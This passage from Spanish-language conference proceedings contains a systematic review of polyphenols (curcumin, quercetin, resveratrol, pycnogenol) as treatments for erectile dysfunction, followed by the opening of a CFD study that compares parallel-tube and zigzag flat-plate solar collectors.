- 25) Adibian M, Hodaie H, Nikpayam O, Sohrab G, Hekmatdoost A, Hedayati M. The effects of curcumin supplementation on high - sensitivity C - reactive protein, serum adiponectin, and lipid profile in patients with type 2 diabetes: A randomized, double - blind, placebo - controlled trial. *Phytotherapy Research.* 2019;33:1374-1383.
- 26) Hodaie H, Adibian M, Nikpayam O, Hedayati M, Sohrab G. The effect of curcumin supplementation on anthropometric indices, insulin resistance and oxidative stress in patients with type 2 diabetes: a randomized, double-blind clinical trial. *Diabetol Metab Syndr* (2019) 11:41.

## Polifenoles en la disfunción eréctil

QFB. Abraham Alberto Ramírez Mendoza<sup>1</sup>, Dr en C. Mario Alberto Ramírez Herrera<sup>2</sup>, Dra en C. María Luisa Mendoza Magaña<sup>3</sup>, Dr en F. Cesar Ricardo Cortes Álvarez<sup>4</sup>, Dra. en C. Marina María de Jesús Romero Prado<sup>5</sup>, MPS. Rebeca Sarahi Hernández Magaña<sup>6</sup>, MNC. Robert de Mario Bonnet Lemus<sup>7</sup>, MPP. Jairo Rasiel Pérez González<sup>8</sup>.

**Resumen-** La disfunción eréctil (DE) es un problema de la salud en hombres que afecta la calidad de vida a nivel emocional y físico. Existen reportes que muestran que más de 30 millones de hombres entre los 40 a 79 años presentan este trastorno en USA. La DE es también un indicador importante en las enfermedades vasculares y crónico degenerativas debido al daño en el endotelio vascular (EV) iniciado por el estrés oxidativo (EO). Recientemente, se han realizado estudios en modelos experimentales que evalúan el efecto de los polifenoles (Pf) dada su capacidad para reducir el EO a través del incremento en la expresión de enzimas antioxidantes que protegen al EV y en consecuencia mejorar la calidad de las erecciones. El propósito del presente trabajo es realizar una revisión sistemática sobre los diferentes abordajes para tratamiento de la DE con diversos Pf solos o en combinación con otras moléculas naturales o sintéticas. Se realizó una búsqueda en PubMed y se encontraron un total de 32 estudios, de los cuales 11 cumplieron con los criterios de inclusión. En conclusión, los resultados demuestran que las diferentes clases de Pf mejoran la funcionalidad del EV así como la calidad de la erección.

**Palabras clave-**Disfunción eréctil, polifenoles, humanos, experimental.

### Introducción

La DE es la dificultad de iniciar y mantener una erección que permita una relación sexual satisfactoria. En Estados Unidos de América se ha registrado que la DE afecta a 30 millones de hombres con edad entre los 40 a 79 años (Irwin, 2019, Rew and Heidelbaugh, 2016). La DE se puede presentar como consecuencia de distintos problemas de salud como la hipertensión, el síndrome metabólico y la dislipidemia, en los cuales existe estrés oxidativo (EO) que afecta al endotelio vascular, por lo tanto la DE puede ser causada por el estilo de vida (Mobley et al., 2017). El daño oxidativo (DO) a las células endoteliales genera una disfunción en la vasoconstricción y la vasodilatación, lo que conlleva a presentar futuros problemas cardiovasculares (Burnett et al., 2018, Mobley et al., 2017). Actualmente, existen diferentes tratamientos para la DE, como son el quirúrgico, inyecciones en el pene, tratamiento hormonal, ondas de choque y farmacológicos (Irwin, 2019). En esta última modalidad de tratamiento se administran fármacos como el avanafil, sildenafil, tadalafil y vardenafil por vía oral y son los más utilizados. Sin embargo, estos presentan efectos adversos en los usuarios como cefalea, sofoco, dispepsia, disnea, visión distorsionada, mareos y náuseas (Irwin, 2019, Liao et al., 2019).

Recientes investigaciones en modelos experimentales, han encontrado efectos benéficos en los Pf en la disminución de la disfunción eréctil, esto se debe a que los Pf son capaces de neutralizar el DO, a su vez los Pf son capaces de disminuir la inflamación reducir la activación del factor nuclear kappa  $\beta$  (FN- $K\beta$ ) que es un factor transcripcional

---

<sup>1</sup> Abraham Alberto Ramírez Mendoza es alumno del Doctorado en Farmacología en el Centro Universitario de Ciencias de la Salud de la Universidad de Guadalajara, Jalisco: [abrahamalberto.ramirez@alumnos.udg.mx](mailto:abrahamalberto.ramirez@alumnos.udg.mx)

<sup>2</sup> Mario Alberto Ramírez Herrera profesor investigador en el Centro Universitario de Ciencias de la Salud de la Universidad de Guadalajara, Jalisco: [amario@cucs.udg.mx](mailto:amario@cucs.udg.mx)

<sup>3</sup> María Luisa Mendoza Magaña es profesor investigador en el Centro Universitario de Ciencias de la Salud de la Universidad de Guadalajara, Jalisco: [mmendoza@cucs.udg.mx](mailto:mmendoza@cucs.udg.mx)

<sup>4</sup> César Ricardo Cortes Álvarez es profesor investigador en el Centro Universitario de Ciencias Exactas e Ingeniería de la Universidad de Guadalajara, Jalisco: [cesar.cortez@academicos.udg.mx](mailto:cesar.cortez@academicos.udg.mx)

<sup>5</sup> Marina María de Jesús Romero Prado es profesor investigador en el Centro Universitario de Ciencias de la Salud de la Universidad de Guadalajara, Jalisco: [marina.rprado@academicos.udg.mx](mailto:marina.rprado@academicos.udg.mx)

<sup>6</sup> Rebeca Sarahi Hernández Magaña es egresada de Maestría en psicología de la salud en el Centro Universitario de Ciencias de la Salud de la Universidad de Guadalajara, Jalisco: [rebeca.hernandez@alumnos.udg.mx](mailto:rebeca.hernandez@alumnos.udg.mx)

<sup>7</sup> Robert de Mario Bonnet Lemus es alumno del Doctorado en Farmacología en el Centro Universitario de Ciencias de la Salud de la Universidad de Guadalajara, Jalisco: [robert.bonnet@alumnos.udg.mx](mailto:robert.bonnet@alumnos.udg.mx)

<sup>8</sup> Jairo Rasiel Pérez González es alumno del Doctorado en Farmacología en el Centro Universitario de Ciencias de la Salud de la Universidad de Guadalajara, Jalisco: [jairo.pegonzalez@alumnos.udg.mx](mailto:jairo.pegonzalez@alumnos.udg.mx)

proinflamatorio (Dhillon et al., 2008, Nery-Flores et al., 2018). También, se ha descrito que los Pf son capaces de activar proteínas antioxidantes como el Factor nuclear eritroide 2 (Nrf2) (Dong et al., 2018), el Nrf2 es una proteína básica de cremallera de leucina que actúa como factor de transcripción y regula la expresión de diversas proteínas encargadas de responder ante el DO, dichas proteínas antioxidantes son las siguientes: ubiquitinación, proteínas proteosómicas, chaperonas, proteínas de respuesta al estrés, proteínas desintoxicantes y enzimas antioxidantes. A su vez, se ha documentado que el Nrf2 está involucrado en la protección del tejido endotelial mejorando su funcionalidad (Hu et al., 2018)

### Objetivo

Realizar una revisión sistemática sobre los diferentes abordajes para tratamiento de la DE con diversos Pf solos o en combinación con otras moléculas naturales o sintéticas.

### Descripción del método

Revisión sistemática. Se realizó una búsqueda de estudios publicados en la base de datos de PubMed desde el mes de enero del año 2015 hasta el mes de enero del año 2020. Se utilizaron los descriptores «erectile dysfunction» «Flavonols» «Flavan-3-ols» «Flavanones» «Flavones» «Isoflavones» «Anthocyanins» «Proanthocyanidins» «Hydroxycinnamates» «Dihydrochalcones» «Ellagic acid» «diarylheptanoids» «animal» «human». Se identificaron conceptos clave como el tipo de Pf, blanco molecular, el año, idioma: inglés y español.

#### Resultados

Se encontraron un total de 32 estudios, de los cuales 11 cumplieron con los criterios de inclusión, en el idioma inglés, mientras que en español no se encontraron.

En la tabla 1 mostramos los diferentes Pf, de los cuales se han evaluado en la DE.

	Numero de artículos	Especies		Autores y año
		Animal	Humano	
Diarylheptanoids	3	3	0	(Draganski et al., 2018),(Abdel Aziz et al., 2015) y (Zaahkouk et al., 2015)
Flavonols	4	4	0	(Adefegha et al., 2018), (Olabiyi et al., 2018), (Boydens et al., 2015, Boydens et al., 2016)
Isoflavones	2	1	0	(Jackson et al., 2019)
Flavan-3-ols	2	0	2	(Trebaticky et al., 2019), (Kobori et al., 2015).

En la tabla 2 efecto en los blancos moleculares y sus principios activos.

Blancos moleculares			
Modelo de daño	Antes del tratamiento	Después del tratamiento	Principio activo
Síndrome metabólico	↓Vcsa1, =PDE-5, ↑eNOS, ↓nNOS, ↑Keap1, ↓Nrf2, ↑Nkap, ↑FN-kβ, ↑HO-1, ↓RhoA, ↓ROCK1, ↓ROCK2	↑Vcsa1, =PDE-5, ↓eNOS, ↑nNOS, ↓Keap1, ↑Nrf2, ↓Nkap, ↓FN-kβ, ↓HO-1, ↑RhoA, ↑ROCK1, ↑ROCK2	Curcumina (Draganski et al., 2018)
	↓Expresión génica relativa de HO-1, ↓Actividad de HO-1, ↓GMPc, ↓NOS, ↓ICP / MAP, ↑FN-kβ, ↑p38, ↓Nrf2.	↑Expresión génica relativa de HO-1, ↑Actividad de HO-1, ↑GMPc, ↑NOS, ↑ICP / MAP, ↓FN-kβ, ↓p38, ↑Nrf2.	Derivados de curcumina, curcumina y tadalafil (Abdel Aziz et al., 2015)
	↓Expresión génica relativa de HO-1, ↓Actividad de HO-1, ↓GMPc, ↓NOS, ↓ICP / MAP, ↑FN-kβ, ↑p38, ↓Nrf2.	↑Expresión génica relativa de HO-1, ↑Actividad de HO-1, ↑GMPc, ↑NOS, ↑ICP / MAP, ↓FN-kβ, ↓p38, ↑Nrf2.	Derivados de curcumina, curcumina y sildenafil (Zaahkoug et al., 2015)
Paroxetina (PAR)	AChE: PAR↑	↓QA 25 y 50 mg ↓RU 25 y 50 mg ↓SD 10 mg	Sildenafil (SD), quercetina (QA), rutin (RU) (Adefegha et al., 2018)
	PDE-5': PAR↑	↓QA 25 y 50 mg ↓RU 25 y 50 mg ↓SD 10 mg	
	ARG: PAR↑	↓QA 25 y 50 mg ↓RU 25 y 50 mg ↓SD 10 mg	
	ADA: PAR↑	↓QA 25 y 50 mg ↓RU 25 y 50 mg ↓SD 10 mg	
	MDA: PAR↑	↓QA 100 y 200 mg ↓RU 100 y 200 mg ↓SD 10 mg	
	ACE: PAR↑	↓QA 25 y 50 mg ↓RU 25 y 50 mg ↓SD 10 mg	
	NPSH: PAR↑	↓QA 25 y 50 mg ↓RU 25 y 50 mg ↓SD 10 mg	
Clorhidrato de éster metílico de N <sup>ω</sup> -nitro-L-arginina (L-NAME)	NOx, L-NAME ↓		Sildenafil (SD). Nuez de tigre dorado (Ácido gálico, ácido clorogénico, ácido elágico, quercitina, quercetina y kaempferol) (PRO). Nuez de tigre deshidratado (Ácido gálico, ácido clorogénico, ácido elágico, quercetina y kaempferol) (RAW). (Olabiyi et al., 2018)
	Suero	↑SD, ↑PRO, ↑RAW	
	Pene	↑SD, ↑PRO, ↑RAW	
	Hipocampo	↑SD, ↑PRO, ↑RAW	
	Hipotálamo	↑SD, ↑PRO, ↑RAW	
	AChE activa, L-NAME ↑		
	Suero	↓SD, ↓PRO, ↓RAW	
	Pene	↓SD, ↓PRO, ↓RAW	
	Hipocampo	↓SD, ↓PRO, ↓RAW	
	Hipotálamo	↓SD, ↓PRO, ↓RAW	
	ARG activa, L-NAME ↑		
	Suero	↓SD, ↓PRO, ↓RAW	
	Pene	↓SD, ↓PRO, ↓RAW	
	Hipocampo	↓SD, ↑PRO, ↓RAW	
	Hipotálamo	↓SD, ↑PRO, ↓RAW	
ADA, L-NAME ↑			
Suero	↓SD, ↓PRO, ↓RAW		
Pene	↓SD, ↓PRO, ↓RAW		
MDA, L-NAME ↑			
Suero	↑SD, ↑PRO, ↓RAW		
Pene	↓SD, ↓PRO, ↓RAW		
ROS, L-NAME ↑			
Suero	↓SD, ↓PRO, ↓RAW		
Pene	↓SD, ↓PRO, ↓RAW		
Ácido palmítico (AP)	Relajación, AP ↑		Resveratrol (Rv) Quercetina (Qt) (Boydens et al., 2015)
	Aorta	RV ↑, QT ↑	
	Cuerpo cavernoso	RV ↑, QT ↑	
	sGC, AP ↑		
	Aorta	RV ↓, QT ↓	
	Cuerpo cavernoso	RV ↓	
	Relajación, AP (AChE↓, SNP↑)		
Cuerpo cavernoso	Rv (AChE↑, SNP↓) Qt (AChE↓, SNP↑)		
EFS, AP↑			
Cuerpo cavernoso	Relajación (Rv, ↑ Qt)		

Síndrome metabólico	Relajación		Resveratrol (Rv) Quercetina (Qt) ácido ascórbico (AA) Tempol (Boydens et al., 2016)
	Aorta	RV ↑, QT ↑	
	Arteria mesentérica	RV ↑, QT ↑	
	Cuerpos cavernosos	RV ↓, QT ↑	
	HG + MGO ↑		
	Arteria mesentérica	AChE ↓	
	Cuerpos cavernosos	AChE ↓	
	Relajación, HG + MGO ↓		
	Arteria mesentérica	AChE ↑, SNP ↑	
	Aorta	SNP ↑	
	Arteria mesentérica	SNP ↑	
	Cuerpos cavernosos	SNP ↑	
	Relajación, HG + MGO ↓		
	Arteria mesentérica	HG + MGO + AA ↑	
	Cuerpos cavernosos	HG + MGO + AA ↑	
	EFS	HG + MGO + AA ↑	
Relajación, HG + MGO ↓			
Arteria mesentérica	HG + MGO + Tempol ↑		
Cuerpos cavernosos	HG + MGO + Tempol ↑		
EFS	HG + MGO + Tempol ↑		
Relajación, HG + MGO ↓			
Arteria mesentérica	HG + MGO + Rv ↑		
Cuerpos cavernosos	HG + MGO + Rv ↑		
EFS	HG + MGO + Rv ↑		
Relajación, HG + MGO ↓			
Arteria mesentérica	HG + MGO + Qt ↑		
Cuerpos cavernosos	HG + MGO + Qt ↑		
EFS	HG + MGO + Qt ↑		
Cáncer de próstata Radio terapia (RT)	No. Erecciones + RT ↓		Bio 300 (Jackson et al., 2019)
	4 semanas	Bio 300 ↑	
	9 semanas	Bio 300 ↑	
	14 semanas	Bio 300 ↑	
	No. Erecciones + RT + ICP / MAP ↓		
		Bio 300 ↑	
		Bio 300 ↑	
		Bio 300 ↑	
	Volumen tumoral normalizado + RT de PC3 y LNCaP ↑		
Volumen tumoral normalizado	Bio 300 ↓		
Peso tumoral + RT de PC3 y LNCaP ↑			
Peso tumoral	Bio 300 ↓		
Porcentaje de supervivencia + RT de PC3 y LNCaP ↑			
Porcentaje de supervivencia	Bio 300 ↓		
Pacientes con Síndrome metabólico	IIEF-5 ↓	IIEF-5 ↑	Pycnogenol (Pyc) (Trebaticky et al., 2019)
	TCH ↑	TCH ↓	
	LDL-CH ↑	LDL-CH ↓	
	HDL-CH ≈	HDL-CH ≈	
	TAG ≈	TAG ≈	
	Glucosa ↑	Glucosa ↓	
Pacientes con oligoastenozoospermia y disfunción eréctil leve	Volumen de semen ≈	Volumen de semen ≈	Pycnogenol (Pyc) (Kobori et al., 2015)
	Concentración de esperma ↓	Concentración de esperma ↑	
	Motilidad de esperma ≈	Motilidad de esperma ≈	
	OS ≈	OS ≈	
	IS ≈	IS ≈	
	SD ≈	SD ≈	
	OF ≈	OF ≈	
	EF ≈	EF ≈	
	IIFE ↓	IIFE ↑	
	IIEF-5 ≈	IIEF-5 ≈	

Tabla 2: Abreviaturas de los componentes de los estudios analizados: secuencia de codificación variable-A1 (Vesal), inhibidores de la fosfodiesterasa-5 (PDE-5), óxido nítrico sintetasa endotelial (eNOS), óxido nítrico sintetasa

neuronal (nNOS), proteína 1 asociada a ECH tipo Kelch (Keap1), factor nuclear eritroide 2 relacionado con el factor 2 (Nrf2), proteína activadora de NF-kb (Nkap), factor nuclear Kappa  $\beta$  (FN-k $\beta$ ), hemo oxigenasa-1 (HO-1), Ras homólogo gen miembro de la familia A (RhoA), proteína quinasas-1 (ROCK1) y 2 (ROCK2), presión intracavernosa / presión arterial media (ICP / MAP), acetilcolinesterasa (AChE), fosfodiesterasa-5 '(PDE-5)', arginasa (ARG), adenosina diaminasa (ADA), malondialdeído (MDA), enzima convertidora de angiotensina-I (ACE), tioles no proteicos (NPSH), nitritos y nitratos (NOx), especies reactivas de oxígeno (ROS), guanilil ciclasa soluble (sGC), nitroprusiato de sodio (SNP), efecto de la estimulación del campo eléctrico (EFS), glucosa alta (HG), metilglicoxal (MGO), área bajo la curva (AUC), índice internacional de función eréctil (IIEF-5), colesterol total (TCH), lipoproteínas de baja densidad-colesterol (LDL-CH), lipoproteínas de alta densidad-colesterol (HDL-CH), triacilglicérols (TAG), satisfacción general (OS), satisfacción sexual (IS), deseo sexual (SD), función orgásmica (OF), función eréctil (EF), índice internacional de función eréctil total (IIEF), incremento ( $\uparrow$ ), disminución ( $\downarrow$ ), igual o aproximado ( $\approx$ ).

### Discusión:

Se han descrito diversas complementaciones dietarias con polifenoles para tratar el DE, sin embargo no han tenido respuesta biológica ya que en los alimentos no se logra una dosificación adecuada, de la misma manera el metabolismo de la persona degrada rápidamente los Pf y por este motivo no son eficientes para aumentar la función eréctil (Cassidy et al., 2016, Pavan et al., 2015). Pero cuando se extrae el principio activo de los alimentos, obteniendo los Pf puros se puede realizar una dosificación adecuada y de esta manera generar un efecto positivo contra la DE, de manera en que restablecen los blancos moleculares a niveles normales o mejoran la respuesta fisiológica de la erección. Para aumentar más la eficiencia de los Pf contra la DE, se puede usar la tecnología farmacéutica y modificar la vía de administración clásica de para tener mejores resultados.

### Conclusión:

Los estudios encontrados en animales y humanos muestran gran eficacia en el control de los biomarcadores, permitiendo una respuesta fisiológica satisfactoria que conlleva a la erección, ante los problemas de salud como el síndrome metabólico, estos presentan gran potencial de aplicación en los humanos para poder tratar el problema de disfunción eréctil en la población y mejorar su calidad de vida.

### Bibliografía:

- Abdel Aziz, M. T., Rezaq A. M., Atta H. M., Fouad H., Zaahkhouk A. M., Ahmed H. H., Sabry D. & Yehia H. M. 2015. Molecular signalling of a novel curcumin derivative versus Tadalafil in erectile dysfunction. *Andrologia*, 47, 616-625.
- Adefegha, S. A., Oyeleye S. I., Dada F. A., Olasehinde T. A. & Oboh G. 2018. Modulatory effect of quercetin and its glycosylated form on key enzymes and antioxidant status in rats penile tissue of paroxetine-induced erectile dysfunction. *Biomedicine & pharmacotherapy = Biomedecine & pharmacotherapie*, 107, 1473-1479.
- Boydens, C., Pauwels B., Decaluwé K., Brouckaert P. & Van De Voorde J. 2015. Relaxant and antioxidant capacity of the red wine polyphenols, resveratrol and quercetin, on isolated mice corpora cavernosa. *The journal of sexual medicine*, 12, 303-312.
- Boydens, C., Pauwels B., Vanden Daele L. & Van De Voorde J. 2016. Protective effect of resveratrol and quercetin on in vitro-induced diabetic mouse corpus cavernosum. *Cardiovascular diabetology*, 15, 46-46.
- Burnett, A. L., Nehra A., Breaux R. H., Culkin D. J., Faraday M. M., Hakim L. S., Heidelbaugh J., Khera M., Mcvary K. T., Miner M. M., Nelson C. J., Sadeghi-Nejad H., Seftel A. D. & Shindel A. W. 2018. Erectile Dysfunction: AUA Guideline. *The Journal of urology*, 200, 633-641.
- Cassidy, A., Franz M. & Rimm E. B. 2016. Dietary flavonoid intake and incidence of erectile dysfunction. *The American journal of clinical nutrition*, 103, 534-541.
- Dhillon, N., Aggarwal B. B., Newman R. A., Wolff R. A., Kunnumakkara A. B., Abbruzzese J. L., Ng C. S., Badmaev V. & Kurzrock R. 2008. Phase II trial of curcumin in patients with advanced pancreatic cancer. *Clin Cancer Res*, 14, 4491-9.
- Dong, W., Yang B., Wang L., Li B., Guo X., Zhang M., Jiang Z., Fu J., Pi J., Guan D. & Zhao R. 2018. Curcumin plays neuroprotective roles against traumatic brain injury partly via Nrf2 signaling. *Toxicology and applied pharmacology*, 346, 28-36.
- Draganski, A., Tar M. T., Villegas G., Friedman J. M. & Davies K. P. 2018. Topically Applied Curcumin-Loaded Nanoparticles Treat Erectile Dysfunction in a Rat Model of Type-2 Diabetes. *J Sex Med*, 15, 645-653.
- Hu, L.-L., Zhang K.-Q., Tian T., Zhang H. & Fu Q. 2018. Probulcol improves erectile function via Activation of Nrf2 and coordinates the HO-1 / DDAH / PPAR- $\gamma$  / eNOS pathways in streptozotocin-induced diabetic rats. *Biochemical and biophysical research communications*, 507, 9-14.
- Irwin, G. M. 2019. Erectile Dysfunction. *Primary care*, 46, 249-255.
- Jackson, I. L., Pavlovic R., Alexander A. A., Connors C. Q., Newman D., Mahmood J., Eley J., Harvey A. J., Kaytor M. D. & Vujaskovic Z. 2019. BIO 300, a Nanosuspension of Genistein, Mitigates Radiation-Induced Erectile Dysfunction and Sensitizes Human Prostate Cancer Xenografts to Radiation Therapy. *International journal of radiation oncology, biology, physics*, 105, 400-409.
- Kobori, Y., Suzuki K., Iwahata T., Shin T., Sadaoka Y., Sato R., Nishio K., Yagi H., Arai G., Soh S., Okada H., Strong J. M. & Rohdewald P. 2015. Improvement of seminal quality and sexual function of men with oligoasthenoteratozoospermia syndrome following supplementation with L-arginine and Pycnogenol®. *Archivio italiano di urologia, andrologia : organo ufficiale [di] Societa italiana di ecografia urologica e nefrologica*, 87, 190-193.
- Liao, X., Qiu S., Bao Y., Wang W., Yang L. & Wei Q. 2019. Comparative efficacy and safety of phosphodiesterase type 5 inhibitors for erectile dysfunction in diabetic men: a Bayesian network meta-analysis of randomized controlled trials. *World journal of urology*, 37, 1061-1074.
- Mobley, D. F., Khera M. & Baum N. 2017. Recent advances in the treatment of erectile dysfunction. *Postgraduate medical journal*, 93, 679-685.

- Nery-Flores, S. D., Mendoza-Magaña M. L., Ramírez-Herrera M. A., Ramírez-Vázquez J. D. J., Romero-Prado M. M. D. J., Cortez-Álvarez C. R. & Ramírez-Mendoza A. A. 2018. Curcumin Exerted Neuroprotection against Ozone-Induced Oxidative Damage and Decreased NF- $\kappa$ B Activation in Rat Hippocampus and Serum Levels of Inflammatory Cytokines. *Oxidative medicine and cellular longevity*, 2018, 9620684-9620684.
- Olabiya, A. A., Carvalho F. B., Bottari N. B., Lopes T. F., Da Costa P., Stefanelo N., Morsch V. M., Akindahunsi A. A., Oboh G. & Schetinger M. R. 2018. Dietary supplementation of tiger nut alters biochemical parameters relevant to erectile function in l-NAME treated rats. *Food research international (Ottawa, Ont.)*, 109, 358-367.
- Pavan, V., Mucignat-Caretta C., Redaelli M., Ribaud G. & Zagotto G. 2015. The Old Made New: Natural Compounds against Erectile Dysfunction. *Archiv der Pharmazie*, 348, 607-614.
- Rew, K. T. & Heidelbaugh J. J. 2016. Erectile Dysfunction. *American family physician*, 94, 820-827.
- Trebaticky, B., Muchova J., Ziaran S., Bujdak P., Breza J. & Durackova Z. 2019. Natural polyphenols improve erectile function and lipid profile in patients suffering from erectile dysfunction. *Bratislavské lekárske listy*, 120, 941-944.
- Zaahkook, A. M. S., Abdel Aziz M. T., Rezaq A. M., Atta H. M., Fouad H. H., Ahmed H. H., Sabry D. & Yehia M. H. 2015. Efficacy of a novel water-soluble curcumin derivative versus sildenafil citrate in mediating erectile function. *International journal of impotence research*, 27, 9-15.

# Comparación del desempeño térmico-hidráulico de dos diferentes configuraciones geométricas de colectores solares de placa plana mediante la Dinámica de Fluidos Computacional

José de Jesús Ramírez Minguela<sup>1</sup>, Emilio Camacho Valle<sup>2</sup>, Jorge Arturo Alfaro Ayala<sup>1</sup>, Jesús Isaac Minchaca Mojica<sup>1</sup>, Tzayam Pérez Segura<sup>1</sup>, Carlos Enrique Alvarado Rodríguez<sup>1</sup>

**Resumen**— En este trabajo se analizó y comparó el desempeño térmico e hidráulico de dos colectores solares de placa plana de baja temperatura para calentamiento de agua. Se presentan los aspectos generales que se deben de tomar en cuenta para la simulación de los colectores solares de placa plana mediante la dinámica de fluidos computacional tal como: las ecuaciones de gobierno, propiedades de los materiales y las configuraciones geométricas analizadas. Los colectores solares fueron estudiados bajo las mismas características y preservando un área similar en los dos casos bajo estudio. Se obtuvieron y compararon los resultados de las temperaturas de salida, campos de velocidades y las caídas de presión en cada uno de los colectores con la finalidad de determinar cuál es el colector solar que presenta el mejor desempeño térmico e hidráulico.  
**Palabras clave**— CFD, colector solar de placa plana, energía solar, simulación numérica.

## Introducción

Los colectores solares son dispositivos que transforman la energía solar en energía térmica para calentar algún fluido, generalmente agua. Estos dispositivos se encuentran diferenciados por la temperatura de operación y sí es que concentran la luz solar o no. Los colectores se diferencian en baja temperatura ( $T < 80^{\circ}\text{C}$ ), media temperatura ( $80^{\circ}\text{C} < T < 250^{\circ}\text{C}$ ) y alta temperatura ( $T > 250^{\circ}\text{C}$ ) (Xu et al., 2015). De entre los colectores solares se encuentran los colectores solares de placa plana, que no concentran la luz y son catalogados como colectores de baja temperatura.

Los colectores solares de placa plana consisten en una placa de absorción, una cubierta transparente, tubos, un fluido de trabajo, una caja de soporte y un material aislante. El funcionamiento del colector se basa en el calentamiento de una placa de absorción que cuenta con un recubrimiento para mejorar la captación de energía solar y posteriormente es calentada al transformar la energía solar en energía térmica. Esta placa plana está adherida a diferentes tubos por donde circula un fluido de trabajo (agua). Por medio de transferencia de calor por conducción transfiere el calor de la placa a los tubos y al fluido.

En la parte superior de la placa de absorción se encuentra una cubierta transparente que evita la transferencia de calor por convección entre la placa y el medio ambiente, pero permite el ingreso de luz solar. En la parte inferior de la placa de absorción se encuentra un material aislante que evita la transferencia de calor por conducción entre ésta y la caja que soporta el equipo, evitando así las pérdidas de calor. Este tipo de colector puede observarse en la Figura 1.



Figura 1. Colector solar de placa plana.

Los tubos y la placa de absorción son generalmente de cobre debido a que es uno de los mejores conductores térmicos. Otro material generalmente usado es el aluminio, pero no presenta la conductividad similar a la del cobre.

<sup>1</sup>José de Jesús Ramírez Minguela, Jorge Arturo Alfaro Ayala, Jesús Isaac Minchaca Mojica, Tzayam Pérez Segura, Carlos Enrique Alvarado Rodríguez, son profesores de la Universidad de Guanajuato-División de Ciencias Naturales y Exactas, Campus Guanajuato, Col. Noria Alta s/n, C.P. 36050 Guanajuato, Guanajuato, México, [jjj.ramirezminguela@ugto.mx](mailto:jjj.ramirezminguela@ugto.mx), [ja.alfaroayala@ugto.mx](mailto:ja.alfaroayala@ugto.mx), [jminchaca@ugto.mx](mailto:jminchaca@ugto.mx), [agustin@ugto.mx](mailto:agustin@ugto.mx), [iqcarlosug@gmail.com](mailto:iqcarlosug@gmail.com).

<sup>2</sup>Emilio Camacho Valle es estudiante de la Lic. en Ingeniería Química de la Universidad de Guanajuato-División de Ciencias Naturales y Exactas, Campus Guanajuato, Col. Noria Alta s/n, C.P. 36050 Guanajuato, Guanajuato, México, [iq.emilio@gmail.com](mailto:iq.emilio@gmail.com).



El material aislante debe ser resistente a la intemperie, ignífugo, duradero, fuerte y sellado contra la intrusión de humedad. Generalmente es poliuretano libre de CFC (PUF). El uso de PUF permite un mejor desempeño con menores pérdidas de calor. Además el uso de PU rígido permite una eficiencia muy efectiva. (Alghoul et al., 2005).

Los colectores solares presentan muchas geometrías distintas con forme son estudiados. Las geometrías más comunes son de tubos paralelos y tipo serpentín (Figura 2). Los colectores de tubos paralelos cuentan con dos cabezales (manifold), uno superior y otro inferior. En cada cabezal se conectan los diferentes tubos en paralelo. Una de las caras de los cabezales funciona como entrada de fluido mientras que otra cara del otro manifold funciona como salida. La caída de presión es mucho menor en este colector. Los colectores de tipo serpentín son colectores más sencillos para su elaboración y operación. La desventaja de estos colectores es su mayor caída de presión debido a los codos de retorno que se encuentran en la tubería. (Parás-Hernández, 2011).




Figura 2. Tipologías de colectores solares.

#### Descripción del Método

El colector solar de placa plana utilizado en este estudio es uno que fue estudiado por en la tesis de maestría Determinación teórico – experimental de correlaciones de transferencia de calor para colectores solares planos. (Xochitimo-Barrientos, 2015). En este proyecto de tesis se obtienen los datos experimentales de un colector de siete tubos. Para hacer una comparación se utilizó el diseño geométrico presentado en el artículo científico: *Exergy and Energy analysis of a novel Type solar collector under steady state condition: Experimental and CFD analysis* (Visa, I. et al., 2017), este artículo presenta un colector solar de placa plana de tubos paralelos con la característica principal en los tubos en forma de zigzag. Las formas de los colectores utilizados se muestran en la Figura 3.




Figura 3. Colectores solares, A) Paralelo, B) Zigzag.

El análisis se realizó utilizando el software ANSYS Fluent 16.0 donde ambas geometrías se diseñaron preservando el área general que ocupa el sistema estudiado por Xochitimo-Barrientos. Las dimensiones del colector solar de tipo paralelo y de tipo zigzag se muestran en la Tabla 1.

Tabla 1. Dimensiones del colector solar de placa plana.

Dato	Valor
Longitud Manifolds	1 m
Diámetro interno de Manifolds	0.025 m
Numero de tubos	7
Longitud tubos	1.7 m
Separación entre tubos	0.11 m
Diámetro interno de tubos	0.016 m
Angulo interno de pliegue (Zigzag)	90°
Angulo de inclinación	21°

Para el caso del colector tipo zigzag se dividió la longitud del tubo en 9 partes y se numeraron los tubos que componen el tubo con pliegues. Por lo tanto se obtienen 16 subdivisiones, donde las subdivisiones (A) 1 y 16 tienen la longitud de una de las 9 partes y las subdivisiones (B) de 2 a 15 son de menor tamaño. La combinación de dos subdivisiones B debe ser igual a la longitud de una subdivisión A tal como se muestra en la Figura 4.

